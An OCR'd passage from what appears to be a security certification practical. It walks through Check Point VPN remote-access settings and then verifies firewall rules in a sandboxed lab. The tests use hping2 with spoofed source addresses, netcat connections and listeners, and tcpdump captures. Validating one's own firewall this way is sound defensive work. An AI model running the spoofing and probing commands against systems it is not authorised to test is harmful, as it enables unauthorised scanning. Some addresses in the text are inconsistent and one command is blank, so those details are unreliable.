
You may not need to enable all of the above, but is it is good to know which ones you would require if necessary on any intermediate firewall. Also if one of the services you expect to work is not functioning, the first place to look is on the intermediate firewall to check that the required services are enabled.
Notice the granular security that can be applied to the use of user groups within firewall rules. Rule 10 allows both sales staff and the security administration group encrypted access to the internal network; however rule 11 allows only the security administration encrypted access using only SSH (tcp 22). This rule is to allow only the security administrators direct access to the critical servers in the

public service network. Even then, only SSH is the allowed port for administration. Other ports for other applications can be tunneled from the client through the SSH connection if required.


5. SET REMOTE ACCESS PROPERTIES

The final task to enabling VPN remote access is to set some global properties for the 'Remote Access' section of the gateway object property pages. Besides standard VPN functionality, these settings can enable or disable further advanced client functionality for check Point's SecureClient. An example would be the ability for the client to receive DNS settings and a DHCP address assignment. This type of functioning is called 'Office mode'. Office mode provides the client with enough information to make it seem the remote client is sitting on a local internal network.

To access the global properties section for the firewall, make sure you are in the SmartDashboard GUI and click on the top menu item 'Policy'. At the bottom of this menu list select "Global Properties'.



A global properties dialog opens. This dialog box is used to set many different levels of settings pertaining to the precise functionality of the firewall itself. There are many settings for virtually everything from NAT, VPN, LDAP, Logging, Alerting, etc. The Global properties would also apply to any other distributed firewall object managed by 'orion', and then each gateway also has a separate properties panel. The firewall's property panel settings are specific to a single gateway only. If you had multiple firewalls then they could each have their own specific VPN properties set individually.



Selecting the 'Remote Access' page reveals some SecureClient specific settings.

Make sure the following options are set for the Remote access page and the four sub pages of settings under the Remote Access heading, expand with the '+' symbol to access them. Some of these pages apply to VPN in general and others are specifically for SecureClient functionality. Each table heading represents the page of settings. The left column is the sub section of the page containing specific settings. The right column is what the section settings should be for GIAC's VPN solution.

REMOTE ACCESS	
Topology Update	- Update topology every 168 hours - upon VPN-1 SecureClient startup
Authentication Timeout:	-Use Default
Additional Properties:	- Enable Back Connections (if you need other internal systems to 'push' packets to the clients when connected) - Encrypt DNS traffic
VPN-1 SecureClient – Logon high availability:	- do not use backup policy server
VPN-1 SecureClient Desktop Security policy expiration time:	- 60 minutes


VPN – BASIC	
Support Authentication methods	- Hybrid Mode
IKE over TCP	- Gateways support IKE over
IP compression	-off
Load Distribution	-off
Nokia Clients	-off

VPN – ADVANCED	
Use Encryption properties	-AES-256 - SHA1 - Enforce encryption on all users
Ike Security Associations	- Group 2 (1024 bit)
Resolving Mechanism	- Enable SecureClient to calculate statically peer's best interface
SecureClient behavior when disconnected	- Sent in Clear


CERTIFICATES	
Certificates	- Client will verify gateway's certificate against revocation list

SECURE CONFIGURATION VERIFICATION (SCV)	
Gateway secure configuration options	- unchecked
Upon verification failure	- block client's connection
Basic configuration verification on client's machine	-Policy is installed on all interfaces -Only TCP/IP protocols are used
Configuration violation notification on client's machine	-Generate log -Notify the user

Now go to the Section of the global properties pertaining to 'NAT – Network Address Translation'. It is under a sub heading under the main heading of 'Firewall-1'. There is a very important setting to enable auto assignment of internal private addressing to the client. It is the 'IP Pool NAT' setting. This must be checked on for the client's to receive an address form the defined network object as you will see below. Also ensure that the log option is checked for 'address evaluation track' is on, and the 'none' option for 'Address allocation and release'.



This next screen capture shows a network object called "VPN_group_191.168.20.0'. It is defined with a 24 bit mask. This object must be defined ahead of time in order to make it a property of the gateways IP pool specification. That concludes the global properties, click OK.




If you have not defined the object above, do so now. It will be specified in some of the property pages of the firewall


We are almost complete, there is only one more place that properties need to be defined and that is for the gateway object itself 'orion'. So return to the object list and main policy display. Expand the heading for 'Check Point' and double click on the 'orion' firewall object. This will bring up the properties pages for the firewall object itself which are different from the Global properties set above.

In the left column, select the 'Topology' heading then 'NAT'. There is a very important setting on this page which allows the administration of IP addresses from an IP pool using the 'VPN_group_192.168.20.0' object. When the SecureClient connects, it will hand a virtual IP from the range of IPs this object represents to the client. Very similar to DHCP concepts, but only the firewall is aware of these addresses. Depending on your organizations network architecture, you may wish to do something different, using DHCP specified internally instead. GIAC has chosen to use IP pools.


All you need to do on this panel is enable 'Use IP Pool NAT for VPN Client connections' and select the appropriate group to allocate addresses from.




Now we must go to the ‘Remote Access’ section. Select it in the left column and expand with the ‘+’ symbol. The only setting to enable directly on the remote access page is to turn on ‘NAT traversal’ to support the use of UDP encapsulation for IPSec packets that require a UDP header. We use the default udp port 2746 which is defined in the services list as ‘VPN1_IPSEC_Encapsulation’.




Now switch into the ‘Office Mode’ page under the ‘Remote Access’ heading. GIAC using Office mode to make it easier for connected staff to locate internal resources. It comes in very handy as it allows users to utilize existing internal infrastructure such as DNS, WINS, DHCP, etc. Turn on the setting for ‘Allow ' Office mode to all users. Also set the ‘Office mode method’ to use a manual IP pool.





In the ‘Allocate IP form network’ setting, select the ‘VPN_group_192.168.20.0’ network object. Then click on the ‘optional parameters button’. For the DNS option, check on ‘Primary’ and select the object for the ‘DNS_Internal_Net’. You are telling the connected users to use this address for DNS queries for internal resources. Click OK, and switch to the ‘Authentication’ page settings.




Make sure the settings on this page are as above. Since we are using certificate authentication and shared secrets, the enabled authentication setting of ‘VPN-1 & Friewall-1 Password’ applies. We are not using any other authentication scheme at this time. It is also important to have the Policy server setting apply to everyone. Click OK to complete the setup for VPN on the firewall object.

The very last thing to do to make the policy is to activate it. As in the last time you installed the policy, from the main menu choose ‘Policy’, then ‘Install..’ and clock ‘OK’ to proceed updating the active firewall policy with all the new setting we have recently created. Watch for any errors and if all passes the verification, everything that was recently changed is now the new firewall policy.

TIP: Before and after major revisions to the policy objects database, it is a good idea to create a full database revision backup. All rules and objects are saved into an entire copy of itself which can be used later to full restore changes. It is an effective rollback technique in case changes go seriously wrong and you need

to revert to the last working version of the firewall policy. To do this, use the main menu item ‘File’, then select ‘Database revision control’. The screen is fairly self explanatory with buttons to perform several function including create and restore.



VPN TUTORIAL WRAP UP

You have created all the necessary objects, defined the required rules and created some advanced client functionality for mobile sales staff. You have also created a VPN gateway connection to a partner so they can access internal files. It seems like a lot of work to set this up, but once you understand what you doing, rather than just clicking buttons, the big picture comes into view. You will see a foundation for VPN connectivity that can be built upon with much more complex scenarios and requirements. The VPNs GIAC has setup are fairly simple compared to very complex large enterprise networks. But hopefully you learned something that you can apply the next time you enable the power of VPN!

DON’T FORGET TO FEDEX CERTS!!

TECHNICAL EVALUATION OF FIREWALL POLICY

The policy GIAC has applied to its firewall appears to solve many security issues while segregating access to key services and servers to those who require it and hidden form those who don’t. However it is one thing to create rules in a policy, it is another thing to prove that they are doing what they were intended. Misconfiguration, typographical errors, firewall software bugs, etc. can all lead to disastrous consequences if not actually verified. But don’t we already have verification in place in the form of firewall logging? The firewall logs tell a story about which rules are doing their job doesn’t it? Why does one need to go beyond that type of empirical evidence? Well, simply the firewall can be wrong, the logs could be wrong or worse yet, and there may not even be an entry in the logs for some malicious traffic. The firewall policy needs to be verified with real known traffic patterns and expected results should be seen, unexpected results should not be seen. This is the only really empirical evidence that can prove if rules are working as they should. Alas, there are times when the firewall logs themselves must be used as partial evidence due to the nature of some tests, such as those where the source address is that of the firewall (a VPN tunnel mode situation).


This verification can be performed by either in house IT staff or an independent third party. The GIAC IT security staff, by request of the President, agreed to

conduct the verification themselves. It was felt that the security administrator has enough experience to and knowledge to validate the rules themselves.
The results of the verification tests will be documented for later analysis. It is possible that additional recommendations or changes to operations may occur as a result of the verify testing.

Planning

Technical issues

Since we do not want to connect the firewall to real systems until we have verified its correct and expected operation, we will run it in a 'sandboxed' environment where it is not connected to anything. Two notebook computers will be used to simulate systems sending packets. One notebook will be used to initiate the connection or simulated "attack" and the other notebook would be the recipient of the connection requests.



We are only testing that the firewall is allowing a connection from an allowed source and port to an allowed destination and port.
It must be noted that it will not be possible to test rule 4 fully as it relies on a VPN tunnel mode establishment between two valid VPN gateways of which the notebook is not. This will not be possible to recreate in this series of tests, only acceptance of the udp packets will be tested.

Tools used

We will be using a combination of Hping2, tcpdump, Nmap, and Netcat tools for generating and analyzing the test traffic. We may also use built in OS utilities such as 'nslookup', etc to generate 'real' traffic. Hping2 is handy when we don't require a response due to its ability to spoof addresses. Spoofing of various external addresses will be required for some of the testing. Netcat will be used to generate test traffic which requires a three way handshake between valid addresses as it performs three way handshakes. Netcat can also be used to setup a listening port. Information and downloads or information on each of the above tools can be found at the following web links:

Hping2 - http://www.hping.org
tcpdump – http://www.tcpdump.org
Netcat - http://www.atstake.com/research/tools/network_utilities/
Nmap - http://www.insecure.org/nmap/index.html

Time
The verification of the firewall can take place during a slow period in the week in order to minimize the effect upon business operations. The verification will take place over a period of 8 hours, from Saturday at 8 PM PST to Sunday 4 AM PST.

Costs
The actual costs of the verification tasks are minimal. After receiving two quotes ranging from two different security consulting firms in the range of $3,000 - $5,000 to conduct the testing, the president has agreed to provide three full days off with pay for the security administrator in exchange for conducting the tests themselves. That was enough incentive for the administrator.

Additional notes
Please refer to the prior policy description sections to reference the actual rules, destinations and protocols/ports required.

VERIFICATION TESTS AND RESULTS

RULE 1 – Prevent inbound traffic from black holed addresses
Test summary:
For this test we will spoof an address belonging to the 'Blackholed_addresses' group object since we do not require a response. We only want to validate that addresses contained in the group attempting to pass traffic to the firewall are indeed dropped immediately with no response stimulus.

Test method:
In this case, we will spoof an address using Hping2. A valid Netcraft.com address of 195.92.95.1 will be used. This traffic should be silently dropped (no response stimulus).

Tools used:
Source packet generator: Hping2
Command: *"hping2 –a 192.92.95.1 –p 80 –n –c 1 –S xxx.yyy.zzz.21"*
Destination listener: n/a
Traffic analysis tool: tcpdump

Results:

```
[Expert@orion]# tcpdump -l -i eth1 tcp
tcpdump: listening on eth1
```

12:07:13.156157 195.92.95.1.1039 > xxx.yyy.zzz.21.http: S 1038251777:1038251777(0) win 512

Conclusion:
Only the first part of the tcp three way handshake is seen from the spoofed source. No outbound response such as a 'reset' or second part of the three way handshake (syn-ack) is seen from the external interface of the firewall to the connection attempt on port 80 from the black holed address 192.92.95.1. Rule 1 is functioning as intended.

RULE 2 – Prevent outbound communication to black holed addresses
Test summary:
We will attempt to establish a three way handshake on port 80 to address 192.92.95.1 from both a service network address (10.10.5.248 – web server) and an internal network address (192.168.10.6 – Squid Proxy). We only want to validate that neither of the two protected networks can communicate outbound to an addresses contained in the black holed group. We also want the traffic to be silently dropped no response stimulus.

Test method:
We will generate two separate traffic patterns using Netcat to simulate connection attempts to address 195.95.92.1. The first test will be from the public web server address and the second from the Squid proxy address. This traffic should be silently dropped (no response stimulus).

Tools used:
Source packet generator: Netcat
Command 1 (test 1): *"nc –vv –n 195.92.95.1 80"*
Command 2 (test 2): *"nc –vv –n 195.92.95.1 80"*
Destination listener: n/a
Traffic analysis tool: tcpdump

Results:

TEST 1:
```
[Expert@orion]# tcpdump -l -n -i eth2 tcp
tcpdump: listening on eth2
12:57:42.629805 10.10.5.248.1493 > 195.92.95.1.http: S 3022104377:3022104377(0) win 64240
<mss 1460,nop,nop,sackOK> (DF)
12:57:45.551710 10.10.5.248.1493 > 195.92.95.1.http: S 3022104377:3022104377(0) win 64240
<mss 1460,nop,nop,sackOK> (DF)
12:57:51.560129 10.10.5.248.1493 > 195.92.95.1.http: S 3022104377:3022104377(0) win 64240
<mss 1460,nop,nop,sackOK> (DF)
```

TEST 2:
```
[Expert@orion]# tcpdump -l -i eth0 tcp and dst host 195.92.95.1
tcpdump: listening on eth0
14:24:19.341984 192.168.10.6.1776 > 195.92.95.1.http: S 27488272:27488272(0) win 16384
<mss 1460,nop,nop,sackOK> (DF)
```

14:24:22.334862 192.168.10.6.1776 > 195.92.95.1.http: S 27488272:27488272(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
14:24:28.343253 192.168.10.6.1776 > 195.92.95.1.http: S 27488272:27488272(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)

Conclusion:
No inbound response is seen from the external address of 195.92.95.1 to either of the source addresses on either network. There is no 'syn-ack' response and the typical three 'syn' attempts and corresponding timeouts are present. notice the time between first and second 'syn' packets of three seconds, then another six seconds between the second and third attempts means this communication path is not functioning. We will assume that rule 2 is functioning as intended.

RULE 3 – Allow IKE communication between GIAC and Partner GW.
Test summary:
This rule must allow IKE (udp 500) to pass between GIAC and its VPN partner gateways in both directions. Since we are not connected to the partner's true IP address of 156.45.4.2 in this pseudo-lab environment, we will have to simulate the connection. We will simulate the test using xxx.yyy.zzz.30 as the partner's VPN gateway address. This will require a temporary modification of the firewall object for the partner gateway. It will then be changed back and the rule once more checked in production.


Test method:
There is only one interface to monitor with tcpdump this time, the external interface. On the surface, It seems odd to validate a rule that is essentially outside the firewall? Or is it? Would the firewall's VPN gateway complete an IKE phase 1 exchange with just any IP address? Well, in actual fact rule 10 allows 'any' address to throw IKE tcp and udp packets at it. So, the only real way to see if rule 3 is engaged is to display the results from the firewall log.
We will generate inbound IKE packets form xxx.yyy.zzz.30 and see what rule picks it up in the log. Then we'll generate inbound IKE packets from xxx.yyy.zzz.26 to see what rule those fall under. We cannot generate outbound IKE packets because of two reasons. First, rule 3 and 4 are not setup for outbound VPN connections, that is not the intention of the policy, secondly, there are no tools or utility's on 'orion' itself that can generate outbound connections. This is because it is a hardened Linux OS, and it's going to stay that way. So we can only test inbound on this rule unfortunately.

Tools used:
Source packet generator: Hping2
Command: *""*

Destination listener: n/a

Traffic analysis tool: tcpdump and Check Point firewall logs

Results:



No.	Date	Time	Origin	Action	Service	Source	Destination	Rule	Source Port
37959	20Mar2004	11:28:53	192.168.10.254	Accept	IKE	66.163.200.30	66.163.200.18	3	2300
37960	20Mar2004	11:28:54	192.168.10.254	Accept	IKE	66.163.200.30	66.163.200.18	3	2301
37961	20Mar2004	11:28:55	192.168.10.254	Accept	IKE	66.163.200.30	66.163.200.18	3	2302
37962	20Mar2004	11:28:56	192.168.10.254	Accept	IKE	66.163.200.30	66.163.200.18	3	2303
37963	20Mar2004	11:28:57	192.168.10.254	Accept	IKE	66.163.200.30	66.163.200.18	3	2304
37964	20Mar2004	11:28:58	192.168.10.254	Accept	IKE	66.163.200.30	66.163.200.18	3	2305
37965	20Mar2004	11:29:07	192.168.10.254	Accept	IKE	66.163.200.26	66.163.200.18	10	2173
37966	20Mar2004	11:29:08	192.168.10.254	Accept	IKE	66.163.200.26	66.163.200.18	10	2174
37967	20Mar2004	11:29:09	192.168.10.254	Accept	IKE	66.163.200.26	66.163.200.18	10	2175
37968	20Mar2004	11:29:10	192.168.10.254	Accept	IKE	66.163.200.26	66.163.200.18	10	2176
37969	20Mar2004	11:29:11	192.168.10.254	Accept	IKE	66.163.200.26	66.163.200.18	10	2177
37970	20Mar2004	11:29:12	192.168.10.254	Accept	IKE	66.163.200.26	66.163.200.18	10	2178

```
[Expert@orion]# tcpdump -l -i eth1 udp port 500
tcpdump: listening on eth1
11:28:54.316433 xxx.yyy.zzz.30.2301 > xxx.yyy.zzz.18.isakmp: [|isakmp]
11:28:55.270187 xxx.yyy.zzz.30.2302 > xxx.yyy.zzz.18.isakmp: [|isakmp]
```

Conclusion:

As you can see from the results, both the firewall logs and a tcpdump capture on eth1 confirm inbound IKE udp packets are accepted by two rules, 3 and 10. However, packets from xxx.yyy.zzz.26 are accepted on rule 10 and from xxx.yyy.zzz.30 on rule 3. So, we can only conclude that the IKE rules are working. We will test the outbound functionality for these rules when we are actually connected to the partner as that is the only way to do this.

RULE 4 – Allow partner VPN gateway to access internal FTP with encryption.

Test summary:

It will not be possible to test rule 4 as it requires a VPN tunnel creation between the two gateways. There is no way to validate that IPSec encryption using ESP is passing back and forth between the two systems.

Conclusion:

Must test real world scenario once firewall moves into production.

RULE 5 – Allow Squid Proxy to query service net DNS and receive replies

Test summary:

This is a much simpler verification to perform within the bounds parameters of this pseudo lab environment. We need to see if domain (udp 53) traffic is exchanged between the Squid Proxy and the service network's DNS caching server for general staff internet access.

Test method:

Test 1 will generate udp 53 traffic from a notebook (192.168.10.6) on the internal interface (eth0) to a notebook (10.10.5.250) on the service network (eth2) interface. We will also generate traffic from a spoofed IP (192.168.10.105) on the internal network that should not be allowed to communicate directly to the DNS server to confirm that the firewall drops the traffic. Part will be in the opposite direction. Since this is udp traffic we can only verify that traffic is being sent to its intended target on the interface connected to the applicable destination network. In a case where we expect traffic to be dropped, tcpdump should not see nay traffic on the destination interface of the firewall.

Tools used:
Source packet generator (Test 1): Hping2
Command 1: *"hping2 –n 10.10.5.250 -2 –p 53 "*
Command 2: *"hping2 –n –a 192.168.10.105 10.10.5.250 -2 –p 53 "*

Source packet generator (Test 2): Netcat
Command 3: "*nslookup anydomain.net" (server set 192.168.10.6)*
Command 4: "*nslookup anydomain.net" (server set to 192.168.105)*

Destination listener: n/a

Traffic analysis tool: tcpdump

Results:

TEST 1:
(using command 1)

```
[Expert@orion]# tcpdump -l -i eth2 udp port 53
tcpdump: listening on eth2
12:41:38.227390 192.168.10.6.2689 > 10.10.5.250.domain: [|domain]
12:41:39.229512 192.168.10.6.2690 > 10.10.5.250.domain: [|domain]
12:41:40.228568 192.168.10.6.2691 > 10.10.5.250.domain: [|domain]
```

(using command 2)

```
[Expert@orion]# tcpdump -l -i eth2 udp port 53
tcpdump: listening on eth2

0 packets received by filter
0 packets dropped by kernel
```

TEST 2:
(using command 3)

```
[Expert@orion]# tcpdump -l -i eth0 udp port 53
tcpdump: listening on eth0
13:59:20.556487 10.10.5.250.4030 > 192.168.10.6.domain:  2+ A? anydomain.net. (31)
```

(using command 4)

```
[Expert@orion]# tcpdump -l -i eth0 udp port 53 and host 10.10.5.250
tcpdump: listening on eth0
```

0 packets received by filter
0 packets dropped by kernel

The nslookup query also timed out on the source host indicating no response from 192.168.10.105.

Conclusion:

Test 1 indicates that domain (udp 53) traffic does indeed get passed by the firewall from the allowed hosts. It also does not allow traffic when generated to a different IP that is not part of the rule.
Test 2 Indicates much the same results but in the opposite direction.
Rule 5 is working as designed to pass DNS traffic between only the two hosts specified in the rule and drops DNS to all other destinations.

RULE 6 – Allow the service network DNS to query external DNS systems


Test summary:
This rule allows the DNS server to send DNS (udp 53) queries to any publicly addressable DNS server on the internet. It is not allowed to query spoofed or legitimate private addresses. We will be testing to ensure that is indeed what is taking place.

Test method:
We will generate DNS queries from 10.10.5.250 at various random IP addresses, both public and private. We will then examine the firewall logs for verification. We will use the command 'nslookup' to easily change the various public/private IP target DNS servers where queries will be directed to.

Tools used:
Source packet generator: nslookup
Command: *"nslookup", then issue "server [ip]"*

Traffic analysis tool: firewall logs

Results:



38227	20Mar2004	14:26:48	eth2	10.254	Drop	udp	domain-udp	10.10.5.250	192.168.10.105	23	4040
38228	20Mar2004	14:27:30		192.168.10.254	Drop	udp	domain-udp	10.10.5.250	10.0.0.3	23	4041
38229	20Mar2004	14:27:42		192.168.10.254	Drop	udp	domain-udp	10.10.5.250	172.16.45.8	23	4042
38230	20Mar2004	14:29:23		192.168.10.254	Drop	udp	domain-udp	10.10.5.250	172.16.45.9	23	4043
38231	20Mar2004	14:29:36		192.168.10.254	Accept	udp	domain-udp	10.10.5.250	221.45.6.7	6	4044
38232	20Mar2004	14:29:38		192.168.10.254	Accept	udp	domain-udp	10.10.5.250	221.45.6.7	6	4045
38233	20Mar2004	14:30:35		192.168.10.254	Accept	udp	domain-udp	10.10.5.250	221.45.6.7	6	4046
38234	20Mar2004	14:30:41		192.168.10.254	Accept	udp	domain-udp	10.10.5.250	66.163.200.25	6	4047

Conclusion:

The firewall clearly indicate that when the service network DNS server (10.10.5.25) attempts to speak with public IP DNS systems, the packets are passed by rule 6. When it attempts to communicate to private IP addresses (except the one allowed in rule 5), the traffic is dropped on the stealth rule 23. The rule is functioning as expected.

RULE 7 – Allow all public DNS servers to send replies to service network DNS server

Test summary:
Public DNS servers that are queried by GIAC's service network DNS server need to be able to send replies back to it. We must verify that public IP DNS replies are passed onto the service network DNS server by the firewall and those originating from private addresses are dropped.


Test method:
HPing2 will be used from the external interface to generate inbound DNS (udp 53) traffic directed at the service network DNS server which uses a Netcat listener command on port udp 53. HPing2 will spoof various public private addresses to correctly test the rule. the GIAC DNS server will be addressed in the tools by it's externally NAT'ed address xxx.yyy.zzz.19.

Tools used:
Source packet generator: Hping2
Command: *"hping2 –c 1 –a [spoofed address] –n xxx.yyy.zzz.19 -2 –p 53"*

Destination listener: Netcat
Command: "*"nc –l –vv –n –u –p 53"*

Traffic analysis tool: firewall logs

Results:



38286	20Mar2004	15:12:19		192.168.10.254		Drop	UDP	domain-udp	10.4.5.7	66.163.200.19	22	2749
38287	20Mar2004	15:12:34		192.168.10.254		Drop	UDP	domain-udp	10.4.5.7	66.163.200.19	22	2772
38288	20Mar2004	15:12:59		192.168.10.254		Drop	UDP	domain-udp	172.16.34.6	66.163.200.19	22	1098
38290	20Mar2004	15:13:18		192.168.10.254		Drop	UDP	domain-udp	192.168.34.6	66.163.200.19	22	2126
38291	20Mar2004	15:13:43		192.168.10.254		Accept	UDP	domain-udp	130.45.3.45	66.163.200.19	7	1887
38292	20Mar2004	15:14:06		192.168.10.254		Accept	UDP	domain-udp	200.45.67.3	66.163.200.19	7	1335
38293	20Mar2004	15:14:49		192.168.10.254		Accept	UDP	domain-udp	201.218.78.67	66.163.200.19	7	3017

Conclusion:

It is clear by the firewall log that DNS udp generated towards xxx.yyy.zzz.19 are dropped by rule 22 if they are private addresses and accepted if they are from public addresses. The rule is working as expected.

RULE 8 – Allow employees to surf web through proxy

Test summary:

This rule is a biggie, it is a very important to ensure correct operation of this rule as this is the big 'hole' into the GIAC operation. Any time employees can access the internet using most commonly accessed ports they are subjecting the organization to infiltration. However, that does not mean the firewall can necessarily guard against this except for protocol enforcement within SmartDefense itself. There is a fair amount of testing required here as the number of ports being accessed are more than the other rules.

Test method:
One notebook will pretend to be the Squid Proxy on the internal network and generate packets destined for public IP addresses. Tcpdump will capture the traffic at the external interface (eth1) to verify the allowed ports are exiting the firewall. The firewall logs will augment the verification also. We will use netcat to generate the required traffic. We need to test ftp (tcp 21), http (tcp 80), https (tcp 443), real-audio (tcp 7070), rtsp (tcp 554), and netshow (tcp 1755) targeted to an arbitrary external address (xxx.yyy.zzz.25).

Tools used:
Source packet generator: Netcat
Command: *"nc –vv –n [dest. address] [dest port]"*

Destination Listener: Netcat
Command: *"nc –l –vv –n –p [service port]"*

Traffic analysis tool: tcpdump and firewall logs

Results:

```
[Expert@orion]# tcpdump -l -i eth1 tcp and host xxx.yyy.zzz.25
tcpdump: listening on eth1
```

HTTP

```
10:24:24.174421 192.168.10.6.32779 > xxx.yyy.zzz.25.http: S 1852369203:1852369203(0) win
5840 <mss 1460,sackOK,timestamp 2259924 0,nop,wscale 0> (DF)
